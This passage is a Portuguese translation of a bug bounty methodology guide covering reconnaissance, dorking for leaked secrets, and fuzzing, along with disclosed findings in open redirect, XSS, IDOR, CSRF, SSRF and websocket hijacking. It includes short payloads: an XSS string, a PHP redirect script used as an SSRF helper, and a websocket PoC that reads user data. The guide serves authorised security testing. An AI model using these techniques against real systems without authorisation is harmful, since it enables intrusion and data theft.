
Esta é a parte em que começo a executar minhas ferramentas de varredura de subdomínio listadas acima para ver o que há por aí. Como, pessoalmente, gosto de brincar com os recursos à minha frente, para começar, procuro especificamente domínios com funcionalidade, portanto, enquanto as ferramentas estão sendo executadas, começo a pesquisar. Algumas palavras-chave comuns que procuro ao pesquisar domínios com funcionalidade:


login, registro, upload, contato, feedback, adesão, inscrição, perfil, usuário, comentário, API, desenvolvedor, afiliado, carreiras, upload, celular, atualização, redefinição de senha.

Basicamente, as palavras mais comuns usadas em sites, pois lembre-se: a tendência é sua amiga! **Seja criativo**. Não há solução mágica para encontrar o que você quer encontrar. Isso também pode ajudá-lo a descobrir novos pontos de extremidade que você não encontrou ao testar o aplicativo Web principal (arquivos indexados antigos?). Como você está testando a funcionalidade principal, **deve anotar os pontos de extremidade interessantes que podem ajudá-lo a fazer o dorking**. Não há uma resposta certa sobre o que procurar, as possibilidades são infinitas. Recomendo que você dê uma olhada em uma excelente postagem aqui - <https://exposingtheinvisible.org/guides/google-dorking/>

Às vezes, essa parte pode me manter ocupado **por dias**, pois o Google é um dos melhores rastreadores do mundo, basta fazer as perguntas certas.

Um problema comum que os pesquisadores ignoram ao pesquisar é a duplicação de resultados do Google. Se você rolar até a última página da sua pesquisa e clicar em "repetir a pesquisa com os resultados omitidos incluídos", mais resultados serão exibidos. Ao fazer o dorking, você pode usar "-keyword" para remover determinados pontos de extremidade nos quais não está interessado. Não se esqueça de verificar também os resultados com um agente de usuário de celular, pois os resultados do Google em um celular são diferentes dos do desktop.





Your search - **site:yahoo.com inurl:&** - did not match any documents.

Suggestions:

- Make sure that all words are spelled correctly.
- Try different keywords.
- Try more general keywords.
- Try fewer keywords.

In order to show you the most relevant results, we have omitted some entries very similar to the 160 already displayed.

If you like, you can [repeat the search with the omitted results included](#).

Além de procurar por palavras-chave comuns, também começarei a procurar por extensões de arquivos, como **php**, **aspx**, **jsp**, **txt**, **xml**, **bak**. As extensões de arquivos reveladas podem lhe dar uma visão da tecnologia da Web usada nesse domínio/servidor e podem ajudá-lo a determinar qual lista de palavras usar ao fazer fuzzing (*você pode até ter sorte e encontrar um arquivo confidencial exposto*). **Não use cegamente listas de palavras em seus alvos e, na verdade, use listas de palavras significativas para obter melhores resultados.**

Essa mesma metodologia se aplica ao GitHub (e a outros mecanismos de pesquisa, como Shodan, BinaryEdge). A pesquisa e a busca de determinadas cadeias de caracteres, como "domain.com" **api_secret**, **api_key**, **apiKey**, **apiSecret**, **password**, **admin_password** podem produzir alguns resultados interessantes. O Google não é apenas seu amigo para obter dados! Sinceramente, não há uma resposta certa sobre o que procurar no Google. Os mecanismos de pesquisa são projetados para produzir resultados sobre o que você consulta, portanto, basta começar a perguntar o que quiser.


Depois de fazer o dorking, os resultados da verificação do meu subdomínio geralmente estão completos, portanto, usarei o XAMPP para verificar rapidamente o arquivo /robots.txt de cada domínio. Por que o robots.txt? Porque o Robots.txt

contém uma lista de pontos de extremidade que o proprietário do site deseja e NÃO deseja que sejam indexados pelo Google. Assim, por exemplo, se o subdomínio estiver usando algum tipo de software de terceiros, isso poderá revelar informações sobre o que está no subdomínio. Pessoalmente, acho que

O arquivo /robots.txt é um excelente indicador inicial para determinar se vale a pena examinar um subdomínio em busca de outros diretórios/arquivos. Pessoalmente, isso é para mim, pois gosto de encontrar subdomínios que tenham funcionalidade, em vez de depender de uma lista de palavras para descobrir conteúdo.

Você pode usar o Burp Intruder para verificar rapidamente o robots.txt simplesmente definindo a posição como:

```
GET /redirect.php?url=$https://www.target.com/$robots.txt HTTP/1.1
Host: www.zs.eano
Connection: close
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: tasty=yes
```



Execute o XAMPP localmente e hospede um script PHP básico:

`<?php header("Location: ".$_GET['url']; ?>` e não se esqueça de configurá-lo para seguir redirecionamentos nas opções e, em seguida, carregue os domínios a serem verificados. Após a execução, ele lhe dará uma indicação de quais domínios estão ativos e respondem e, potencialmente, informações sobre o conteúdo do subdomínio. A partir daí, eu escolho os domínios que simplesmente me parecem interessantes. Ele contém determinadas palavras-chave, como "dev", "prod", "qa"? É um domínio controlado por terceiros, como careers.target.com? **Estou procurando principalmente subdomínios que contenham áreas com as quais eu possa brincar. l**

Gosto de hacking manual prático e tento não depender muito de ferramentas em minha metodologia. Prefiro ver o que está diante de mim e entender como funciona.

Outra vantagem de usar o Burp Intruder para fazer a varredura de conteúdo é que você pode usar o recurso "Grep - Match" para encontrar determinadas palavras-chave que considera interessantes. Você pode ver um exemplo abaixo ao procurar referências de "login" em centenas de páginas de índice de domínios no escopo. É extremamente simples de fazer e me ajuda a apontar a direção certa para onde devo gastar meu tempo.

Filter: Showing all items								
Request	Payload	Status	Error	Redirec...	Timeout	Length	login	Comment
1		404	<input type="checkbox"/>	1	<input type="checkbox"/>	208909	<input checked="" type="checkbox"/>	
2		404	<input type="checkbox"/>	1	<input type="checkbox"/>	210752	<input checked="" type="checkbox"/>	
4		404	<input type="checkbox"/>	1	<input type="checkbox"/>	227639	<input checked="" type="checkbox"/>	
6		200	<input type="checkbox"/>	2	<input type="checkbox"/>	179264	<input checked="" type="checkbox"/>	
5		200	<input type="checkbox"/>	3	<input type="checkbox"/>	266210	<input checked="" type="checkbox"/>	
8		404	<input type="checkbox"/>	1	<input type="checkbox"/>	210808	<input checked="" type="checkbox"/>	
9		200	<input type="checkbox"/>	1	<input type="checkbox"/>	515798	<input checked="" type="checkbox"/>	
11		200	<input type="checkbox"/>	1	<input type="checkbox"/>	198792	<input checked="" type="checkbox"/>	
3		200	<input type="checkbox"/>	4	<input type="checkbox"/>	1400552	<input checked="" type="checkbox"/>	
13		200	<input type="checkbox"/>	1	<input type="checkbox"/>	204608	<input checked="" type="checkbox"/>	
15		200	<input type="checkbox"/>	2	<input type="checkbox"/>	195399	<input checked="" type="checkbox"/>	
16		404	<input type="checkbox"/>	1	<input type="checkbox"/>	229268	<input checked="" type="checkbox"/>	
14		200	<input type="checkbox"/>	4	<input type="checkbox"/>	1396309	<input checked="" type="checkbox"/>	
25		404	<input type="checkbox"/>	1	<input type="checkbox"/>	227840	<input checked="" type="checkbox"/>	
26		404	<input type="checkbox"/>	1	<input type="checkbox"/>	68434	<input checked="" type="checkbox"/>	
12	1	200	<input type="checkbox"/>	4	<input type="checkbox"/>	1597298	<input checked="" type="checkbox"/>	
27		404	<input type="checkbox"/>	1	<input type="checkbox"/>	210920	<input checked="" type="checkbox"/>	
28		200	<input type="checkbox"/>	2	<input type="checkbox"/>	177326	<input checked="" type="checkbox"/>	
32		200	<input type="checkbox"/>	2	<input type="checkbox"/>	197495	<input checked="" type="checkbox"/>	
24		200	<input type="checkbox"/>	4	<input type="checkbox"/>	1521220	<input checked="" type="checkbox"/>	
29		200	<input type="checkbox"/>	4	<input type="checkbox"/>	1461244	<input checked="" type="checkbox"/>	
37		404	<input type="checkbox"/>	1	<input type="checkbox"/>	224936	<input checked="" type="checkbox"/>	
33		200	<input type="checkbox"/>	4	<input type="checkbox"/>	1386306	<input checked="" type="checkbox"/>	
38		401	<input type="checkbox"/>	1	<input type="checkbox"/>	227445	<input checked="" type="checkbox"/>	
39		400	<input type="checkbox"/>	1	<input type="checkbox"/>	227635	<input checked="" type="checkbox"/>	
35		200	<input type="checkbox"/>	4	<input type="checkbox"/>	1262869	<input checked="" type="checkbox"/>	
36		200	<input type="checkbox"/>	4	<input type="checkbox"/>	1246928	<input checked="" type="checkbox"/>	
40		401	<input type="checkbox"/>	1	<input type="checkbox"/>	225590	<input checked="" type="checkbox"/>	
42		404	<input type="checkbox"/>	1	<input type="checkbox"/>	228052	<input checked="" type="checkbox"/>	
7		200	<input type="checkbox"/>	1	<input type="checkbox"/>	2068	<input type="checkbox"/>	
10		200	<input type="checkbox"/>	1	<input type="checkbox"/>	2841	<input type="checkbox"/>	
17		200	<input type="checkbox"/>	1	<input type="checkbox"/>	389	<input type="checkbox"/>	
18		200	<input type="checkbox"/>	1	<input type="checkbox"/>	978	<input type="checkbox"/>	
19		200	<input type="checkbox"/>	1	<input type="checkbox"/>	8217	<input type="checkbox"/>	
20		200	<input type="checkbox"/>	1	<input type="checkbox"/>	426	<input type="checkbox"/>	

Você pode expandir seus dados do robots.txt extraindo resultados do WayBackMachine.org. O WayBackMachine permite que você visualize o histórico de um site de anos atrás e, às vezes, arquivos antigos referenciados no robots.txt de anos atrás ainda estão presentes hoje.

Esses arquivos geralmente contêm códigos antigos esquecidos que, muito provavelmente, são vulneráveis. Você pode encontrar ferramentas mencionadas no início deste guia para ajudar a automatizar o processo. Tenho muito sucesso com programas de amplo escopo e com o WayBackMachine.

Além de fazer a varredura do robots.txt em cada subdomínio, é hora de começar a fazer a varredura de arquivos e diretórios. Dependendo de se alguma extensão de arquivo foi revelada, normalmente faço a varredura dos pontos de extremidade mais comuns, como **/admin**, **/server-status**, e expando minha lista de palavras de acordo com o sucesso. Você pode encontrar as listas de palavras mencionadas no início deste guia, bem como as ferramentas usadas (FFuF, CommonSpeak).

Principalmente, você está procurando por arquivos e diretórios confidenciais expostos, mas, conforme explicado no início deste guia, **a criação de uma lista de palavras personalizada à medida que você procura pode ajudá-lo a encontrar mais pontos de extremidade para testar**. Essa é uma área que muitos pesquisadores também automatizaram e tudo o que eles precisam fazer é inserir o domínio a ser examinado e ele não só examinará os endpoints comumente encontrados, mas também verificará continuamente se há alterações. **Recomendo enfaticamente que você procure fazer o mesmo à medida que avança**, pois isso o ajudará em sua pesquisa e poupará tempo. Passe algum tempo aprendendo como as listas de palavras são criadas, pois as listas de palavras personalizadas são vitais para sua pesquisa quando você deseja descobrir mais.

Nossa primeira olhada inicial foi para ter uma ideia de como as coisas funcionam, e eu mencionei fazer anotações. Anotar os parâmetros encontrados (**especialmente os vulneráveis**) é uma etapa importante na busca e pode realmente ajudá-lo a economizar tempo. Esse é um dos motivos pelos quais criei o "InputScanner", de modo que eu pudesse facilmente analisar cada endpoint em busca de qualquer nome/id de entrada listado na página, testá-los e anotá-los para referência futura. Em seguida, usei o Burp Intruder novamente para testar rapidamente os parâmetros comuns encontrados em cada endpoint descoberto e testá-los quanto a várias vulnerabilidades, como XSS. Isso me ajudou a identificar rapidamente muitas vulnerabilidades em escopos amplos com o mínimo de esforço. Eu defino a posição em **/endpoint** e, em seguida, simplesmente adiciono os parâmetros descobertos à solicitação e, a partir daí, posso usar o Grep para verificar rapidamente os resultados em busca de qualquer comportamento interessante. **/endpoint?param1=xss"¶m2=xss"**. Muitos endpoints, muitos parâmetros comuns = bugs! *(Não se esqueça de testar GET.POST! Já tive casos em que o parâmetro não era vulnerável em uma solicitação GET, mas era em um POST. \$_GET vs \$_POST)*

A essa altura, eu teria muitos dados à minha frente para **hackear por semanas ou até meses**. No entanto, como minha primeira olhada inicial foi apenas para entender como as coisas funcionam e agora quero me aprofundar mais, depois de passar pelos subdomínios, a última etapa desta seção é voltar ao aplicativo Web principal e verificar **mais profundamente** como o site está configurado. Sim, quero dizer, **revisar tudo novamente**. Lembre-se de que minha intenção é passar o máximo de tempo possível neste site aprendendo tudo o que for possível. **Quanto mais você procurar, mais aprenderá**. Você nunca encontrará nada em sua primeira olhada, acredite em mim. Você perderá coisas.

Por exemplo, em um programa que eu acreditava ter testado completamente, comecei a revisar vários recursos e simplesmente visualizei a fonte HTML dos endpoints que encontrei e descobri que eles usavam um arquivo .JS exclusivo em cada endpoint. Esses arquivos continham código específico para esse endpoint e, às vezes, notas do desenvolvedor, além de endpoints mais interessantes. **Em minha primeira olhada inicial, não notei** isso e estava apenas interessado em saber quais recursos estavam disponíveis, os parâmetros usados etc. Em uma tentativa de "explicar como se eu tivesse 5 anos", eu estava muito ocupado olhando para o Burp! Depois de descobrir essa ocorrência comum no alvo, passei semanas em cada endpoint entendendo o que cada um deles fazia. .js e logo criei um script para verificar **diariamente** se havia alguma alteração nesses arquivos .js. O resultado? **Eu estava testando recursos antes mesmo de eles serem lançados** e encontrei ainda mais bugs. Lembro-me de um caso em que encontrei um código comentado em um arquivo .js que fazia referência a um novo recurso e um parâmetro era vulnerável ao IDOR. relatei o bug de forma responsável e evitei que a empresa vazasse os dados de seus usuários **antes de lançar o recurso publicamente**.

Apreendi a fazer essa etapa por último porque, às vezes, você tem **informações demais** e fica confuso, por isso é melhor entender primeiro o recurso e o site que está testando e, *depois*, ver como ele foi montado. Não fique sobrecarregado de informações e pense "*Tem muita coisa acontecendo!*" e acabe se esgotando.

É hora de automatizar! Terceira etapa: Enxágue e repita

A essa altura, eu teria passado meses e meses no mesmo programa e deveria ter um mapa mental completo sobre o alvo, incluindo todas as minhas anotações que escrevi ao longo do caminho. Isso incluirá todas as funcionalidades interessantes disponíveis, subdomínios interessantes, parâmetros vulneráveis, desvios usados e bugs encontrados. Com o tempo, isso cria uma **compreensão completa** da segurança do alvo, bem como um ponto de partida para que eu possa entrar no programa como quiser. Bem-vindo ao estilo de vida "bughunter". **Isso não acontece em dias, portanto, seja paciente com o processo.**

Vulnerabilities

594

Accuracy

100.00%

Hall of Fame

Showing the top programs you have valid submissions against.

Average severity

2.73

Total 24 Private 19

A última etapa é simplesmente enxaguar e repetir. Faça uma anotação mental do fato de que os desenvolvedores continuam a lançar novos códigos diariamente e que os mesmos erros cometidos há 10 anos ainda são cometidos hoje. Continue executando ferramentas para verificar se há novas alterações, continue a brincar com os pontos de extremidade interessantes que você listou em suas anotações, continue trabalhando, teste os novos recursos à medida que forem lançados, mas o mais importante é que agora você pode **começar a aplicar essa metodologia em outro** programa. Depois de entender que minha metodologia consiste simplesmente em testar os recursos que estão à sua frente, fazer engenharia reversa dos pensamentos dos desenvolvedores com quaisquer filtros e como as coisas foram configuradas e

e, em seguida, expandir sua superfície de ataque com o passar do tempo, **você percebe que pode alternar continuamente** entre 5-6 programas de escopo amplo e sempre ter algo com que brincar. (*Quanto maior a empresa, melhor, pois é mais provável que ela libere alterações com mais frequência!*) Faça com que as recompensas por bugs trabalhem para você.

Sugiro que você procure automatizar duas coisas comuns que o ajudarão a caçar e a criar mais tempo para que você possa fazer o hacking prático:

- **Varredura de subdomínios, arquivos, diretórios e vazamentos**

Você deve procurar automatizar todo o processo de verificação de subdomínios, arquivos, diretórios e até mesmo vazamentos em sites como o GitHub. Procurar por eles manualmente é demorado e seu tempo é mais bem aproveitado para hackear. Você pode usar um serviço como o CertSpotter da SSLMate para se manter atualizado com os novos certificados HTTPS que uma empresa está criando e a @NahamSec lançou o LazyRecon para ajudar a automatizar seu reconhecimento: <https://github.com/nahamsec/lazyrecon>.

- **Alterações em um site**

Mapeie como um site funciona e, em seguida, procure verificar continuamente se há novas funcionalidades e recursos. Os sites mudam o tempo todo, portanto, manter-se atualizado pode ajudá-lo a ficar à frente da concorrência. Não se esqueça de incluir também os arquivos .js nessas verificações diárias, pois eles geralmente contêm novos códigos antes de o recurso entrar em operação. Nesse momento, você pode pensar: "bem, o código está aqui, mas não vejo o recurso ativado", e então você começa uma nova linha de questionamento que talvez não tenha pensado: você pode ativar esse recurso de alguma forma? (verdadeiro/falso?!)

Além do que foi mencionado acima, recomendo que **você se mantenha atualizado sobre os novos programas e**

atualizações de programas. Você pode seguir <https://twitter.com/disclosedh1> para receber atualizações sobre novos programas que estão sendo lançados e pode se inscrever para receber atualizações de programas por meio da página de políticas. Os programas introduzem regularmente novos escopos por meio de atualizações e, quando há novas funcionalidades, há novos bugs.

Algumas de minhas descobertas no site

Ao aplicar minha metodologia durante anos, consegui encontrar algumas descobertas interessantes com grande impacto. Infelizmente, não posso divulgar informações sobre todas as empresas com as quais trabalhei, mas posso fornecer informações sobre bugs e como fiz para encontrá-los, para que você tenha uma ideia de como aplico minha metodologia. Um aspecto a ser observado é que não testo apenas programas privados.

- Mais de 30 redirecionamentos abertos encontrados, vazando o token exclusivo de um usuário. Violou o patch várias vezes

Descobri que o site em questão não estava filtrando seus redirecionamentos e, por isso, encontrei muitos redirecionamentos de url abertos por simples brincadeira. Ao descobrir tantos e tão rapidamente, pensei imediatamente... "Isso vai ser divertido!". Verifiquei como o fluxo de login funcionava normalmente e notei que os tokens de autenticação estavam sendo trocados por meio de um redirecionamento. Testei e percebi que a lista de permissões era *.theirdomain.com, então, munido de muitos redirecionamentos de url abertos, testei o redirecionamento para o meu site. Consegui vazar o token de autenticação, **mas no primeiro teste não consegui descobrir como usá-lo de fato**. Com uma rápida pesquisa no Google pelo nome do parâmetro, encontrei uma página wiki no subdomínio de desenvolvedores que detalhava que o token é usado em um cabeçalho para chamadas de API. O PoC que criei provou que eu poderia facilmente pegar o token de um usuário depois que ele fizesse login com meu URL e, em seguida, visualizar suas informações pessoais por meio de chamadas de API. **A empresa corrigiu o redirecionamento do URL aberto**, mas não alterou o fluxo de login. Consegui fazer esse bug funcionar várias vezes a partir de vários redirecionamentos abertos antes que eles fizessem alterações significativas.

- XSS armazenado por meio de seu aplicativo móvel em um programa altamente testado

Mencionei isso brevemente antes. Isso foi feito em um programa público de recompensa por bugs altamente testado que tem milhares de relatórios resolvidos. Eu simplesmente instalei o aplicativo móvel deles e a *primeira* solicitação feita gerou uma página do GDPR que me pediu para consentir com os cookies. Ao reabrir o aplicativo, a solicitação **não** foi feita novamente. Percebi que, nessa solicitação, eu podia controlar o parâmetro "returnurl", o que me permitia

injetar HTML básico, como "><script>alert(0)</script> - e, ao visitá-lo, meu XSS seria executado. Muitos pesquisadores passam rapidamente por um site e pelas solicitações e podem perder funcionalidades interessantes que só acontecem uma vez. Na primeira vez que você abre um aplicativo móvel, às vezes as solicitações são feitas apenas uma vez (registrando seu dispositivo). Não perca isso!

É por isso que também é fundamental examinar o aplicativo Web que está sendo testado mais de uma vez. Nunca é possível ver tudo na primeira olhada. Já passei por alguns ativos de programas de recompensa por bugs mais de 50 vezes. Se você não estiver preparado para trabalhar, não espere resultados.

- IDOR, que me permitiu enumerar os dados pessoais de qualquer usuário, o patch me deu uma visão de como os desenvolvedores pensam ao desenvolver

Esse bug era relativamente simples, mas o patch é que foi interessante. O primeiro bug permitiu que eu simplesmente consultasse `api.example.com/api/user/1` e visualizasse seus detalhes. Depois de relatá-lo e a empresa corrigi-lo, eles introduziram um valor "hash" exclusivo que era necessário para consultar os detalhes dos usuários. O único problema foi que **a alteração da solicitação de GET para POST causou um erro que vazou o valor de hash exclusivo dos usuários.** Muitos desenvolvedores só criam código em torno da funcionalidade pretendida, por exemplo, nesse caso, eles estavam esperando uma solicitação GET, mas quando receberam uma solicitação POST, o código essencialmente "não tinha ideia" do que fazer e acabou causando um erro. Esse é um exemplo claro de como usar minha metodologia porque, a partir desse conhecimento, eu sabia que o mesmo problema provavelmente existiria em outros lugares do aplicativo da Web, pois sei que um desenvolvedor geralmente comete o mesmo erro mais de uma vez. Ao corrigirem minha vulnerabilidade, tive uma ideia de como os desenvolvedores estão pensando ao codificar. Use as informações de correção a seu favor!

Isso também já aconteceu quando os desenvolvedores **corrigiram apenas os pontos de extremidade que você relatou**, mas esse tipo de bug (IDOR) pode afetar todo o aplicativo da Web. Isso pode lhe dar uma ideia de como as empresas lidam com relatórios de vulnerabilidade

porque alguns apenas corrigem os problemas que você relatou, não são proativos e não utilizam o conhecimento dos hackers para descobrir mais. É nesse ponto que a pesquisa de relatórios divulgados pode ajudar, pois o problema pode ter sido corrigido em **uma área**, mas será que foi corrigido **em todas**?

- Problema de CSRF em todo o site

Relativamente simples, a empresa em questão tinha tokens CSRF em cada solicitação, mas se o valor estivesse em branco, seria **exibido um erro solicitando que você reenviasse a solicitação**.

com as alterações que você pretendia fazer refletidas na página. Portanto, imagine que você tentou atualizar seu e-mail, mas enviou um token em branco. **Ele refletiria sua NOVO endereço de e-mail, mas exigem que você envie o formulário novamente**.

Esse era um problema em todo o site, pois todos os recursos produziam os mesmos resultados. O site não tinha

X-FRAME-OPTIONS para que eu pudesse simplesmente enviar a solicitação e exibir os resultados em um iframe e, em seguida, forçar o usuário a reenviar o formulário sem que ele percebesse. Na verdade, você pode encontrar isso como um desafio no site bugbountyhunter.com, você consegue descobrir?

- Contornar o processo de identificação por meio de uma lista negra deficiente

O site em questão exigia que você verificasse sua identidade por meio de uma CHAMADA TELEFÔNICA para reivindicar uma página, mas um **novo recurso introduzido para atualizar sua página permitiu que eu ignorasse esse processo** e só precisei fornecer detalhes de pagamento. O único problema é que eles não colocaram na lista negra os detalhes do cartão de crédito da sandbox, portanto, armado com isso, pude reivindicar qualquer página que quisesse sem verificar minha identidade. Como?

Como os detalhes do cartão de crédito da sandbox sempre retornarão "true", esse é o objetivo deles. Eles tentaram corrigir isso colocando determinados números de CC na lista negra, mas eu consegui contornar isso usando vários detalhes diferentes.

Esse foi um bug divertido, pois a empresa argumentou que não havia problema, mas, em minha opinião, poder ignorar as finalidades de verificação padrão é um problema muito válido.

As empresas geralmente têm "proteção" em alguns recursos, mas introduzem novos recursos (geralmente para gerar renda) com o tempo. Novos desenvolvedores que utilizam Metodologia ZSeanos - <https://www.bugbountyhunter.com/>

código antigo.

- **WayBackMachine vaza pontos de extremidade antigos para aquisição de contas**


Ao usar o WayBackMachine para verificar o robots.txt, encontrei um ponto de extremidade com nome semelhante a um erro anterior que encontrei. "SingleSignIn" e "DoubleSignIn". O primeiro erro inicial que encontrei **permitiu que eu fornecesse ao endpoint o ID de um usuário e ele revelaria o e-mail associado a essa conta.** /SingleSignIn?userid=123. Como o nome do endpoint recém-descoberto era semelhante, simplesmente tentei o mesmo parâmetro e verifiquei o que acontecia. **Para minha surpresa, em vez de revelar o e-mail, ele realmente me conectou à conta deles!** Esse é um exemplo de como usar o conhecimento anterior sobre o funcionamento de um site para encontrar novos bugs.

- **O Console da API bloqueou solicitações para sites internos, mas nenhuma verificação foi feita nos redirecionamentos**

Um site muito conhecido fornece um console para testar suas chamadas de API e eventos de webhook. Eles estavam filtrando solicitações para o host interno (como localhost, 127.0.0.1), mas essas verificações eram feitas somente na entrada do campo. O fornecimento de <https://www.mysite.com/redirect.php>, que redirecionava para <http://localhost/>, contornava a filtragem e me permitia consultar os serviços internos, bem como vaziar suas chaves do AWS. Se a funcionalidade que estiver testando permitir que você insira seu próprio URL, sempre teste como ela lida com os redirecionamentos, pois sempre há um comportamento interessante! Os recursos que são projetados para enviar uma solicitação do servidor devem sempre ser criados com a segurança em mente, portanto, você deve considerar instantaneamente: *"O que o desenvolvedor implementou para evitar atividades mal-intencionadas?"*

- **Vazamento de dados via websocket**

A maioria dos desenvolvedores, ao configurar a funcionalidade de websocket, não verifica o site que está tentando se conectar ao seu servidor WebSocket. Isso significa que um invasor pode usar algo como o mostrado abaixo para se conectar e enviar dados para serem processados, além de receber respostas. Sempre que você vir solicitações de websocket, execute testes básicos para verificar se o seu domínio tem permissão para se conectar e interagir.



```
<script>
function WebSocketTest() {
  var ws = new WebSocket("ws://website.com");
  ws.onopen = function() {
    ws.send("param1=example&param2=example");
  };

  ws.onmessage = function (evt) {
    var received_msg = evt.data;
    alert("Message received:" + received_msg);
  };
}
</script>
```

O resultado do código acima retornou informações pessoais sobre o usuário. A correção para a empresa foi bloquear todas as conexões externas ao servidor websocket e, por sua vez, o problema foi corrigido. Outra abordagem para corrigir esse problema poderia ter sido a introdução de CSRF/tratamento de sessão nas solicitações.

- Ao reivindicar a propriedade de uma página, notei que, ao criar uma conta, se eu definisse meu e-mail como zseano@company.com, eu seria incluído na lista de permissões para identificação e

poderia simplesmente contorná-la. Nenhuma verificação de e-mail foi feita e eu pude me tornar administrador em quantas páginas quisesse. Simples, mas de grande impacto! Você pode ler o artigo completo aqui:

<https://medium.com/@zseano/how-signing-up-for-an-account-with-an-company-com- email-can-have-unexpected-results-7f1b700976f5>

Outro exemplo de criação de impacto com bugs como esse é o do pesquisador @securinti e seu truque de ticket de suporte detalhado aqui:

<https://medium.com/intigriti/how-i-hacked-hundreds-of-companies-through-their-help-desk-b7680ddc2d4c>

- "Falso" é o novo "verdadeiro"

Mais uma vez, extremamente simples, mas percebi que, ao reivindicar a propriedade de uma página, cada usuário poderia ter uma função diferente, Admin e Moderador. Somente o administrador tinha acesso para modificar os detalhes de outro usuário e isso era definido por uma variável, "canEdit": "false". Para testar se isso estava funcionando como pretendido, tentei modificar os detalhes do administrador e, para minha surpresa

surpresa, funcionou. Não há nada mais simples do que isso ao testar se os recursos estão funcionando como pretendido.

Descobri mais de 1.000 vulnerabilidades nos últimos anos e cada uma delas foi simplesmente testando o funcionamento do site. Não usei nenhum truque especial ou ferramenta particular. **Simplesmente usei o site deles como pretendido.** Ao interagir, quais solicitações são enviadas, quais parâmetros são usados, como se espera que ele funcione?

Recursos úteis do site

Abaixo, há uma lista de recursos que marquei como favoritos, bem como um punhado de pesquisadores talentosos que acredito que você deva conferir no Twitter. Todos eles são muito criativos e únicos quando se trata de hacking e suas descobertas divulgadas publicamente podem ajudar a despertar novas ideias para você (além de ajudá-lo a se manter atualizado e aprender sobre novos tipos de bugs, como o HTTP Smuggling). Recomendo que você dê uma olhada na minha lista a seguir e simplesmente siga todos eles. <https://twitter.com/zseano/following>

<https://www.yougetsignal.com/tools/web-sites-on-web-server/>

Localize outros sites hospedados em um servidor da Web inserindo um domínio ou endereço IP

<https://github.com/swisskyrepo/PayloadsAllTheThings>

Uma lista de cargas úteis e bypass para segurança de aplicativos da Web e Pentest/CTF

<https://certspotter.com/api/v0/certs?domain=domain.com> Para

localizar subdomínios e domínios

<http://www.degraeve.com/reference/urlencoding.php>

Apenas uma lista rápida e útil de caracteres codificados por url que você pode precisar ao invadir.

<https://apkscan.nviso.be/>

Carregue um .apk e verifique se há URLs/cordas codificadas

<https://publicwww.com/>

Localize qualquer trecho alfanumérico, assinatura ou palavra-chave no código HTML, JS e CSS das páginas da Web.

<https://github.com/masatokinugawa/filterbypass/wiki/Browser's-XSS-Filter-Bypass-Cheat-Sheet> e <https://d3adend.org/xss/ghettoBypass> <https://thehackerblog.com/tarnish/>

Analisador de extensões do Chrome

<https://medium.com/bugbountywriteup>

Lista atualizada de artigos da comunidade de recompensas por bugs

<https://pentester.land>

Um ótimo site que todo pesquisador dedicado deve visitar regularmente. Podcast, boletim informativo, folhas de dicas, desafios, o Pentester.land faz referência a todos os recursos de que você precisa.

<https://bugbountyforum.com/tools/>

Uma lista de algumas ferramentas usadas no setor fornecida pelos próprios pesquisadores

<https://github.com/cujanovic/Open-Redirect-Payloads/blob/master/Open-Redirect-payloads.txt>

Uma lista de cargas úteis de redirecionamento de url aberta

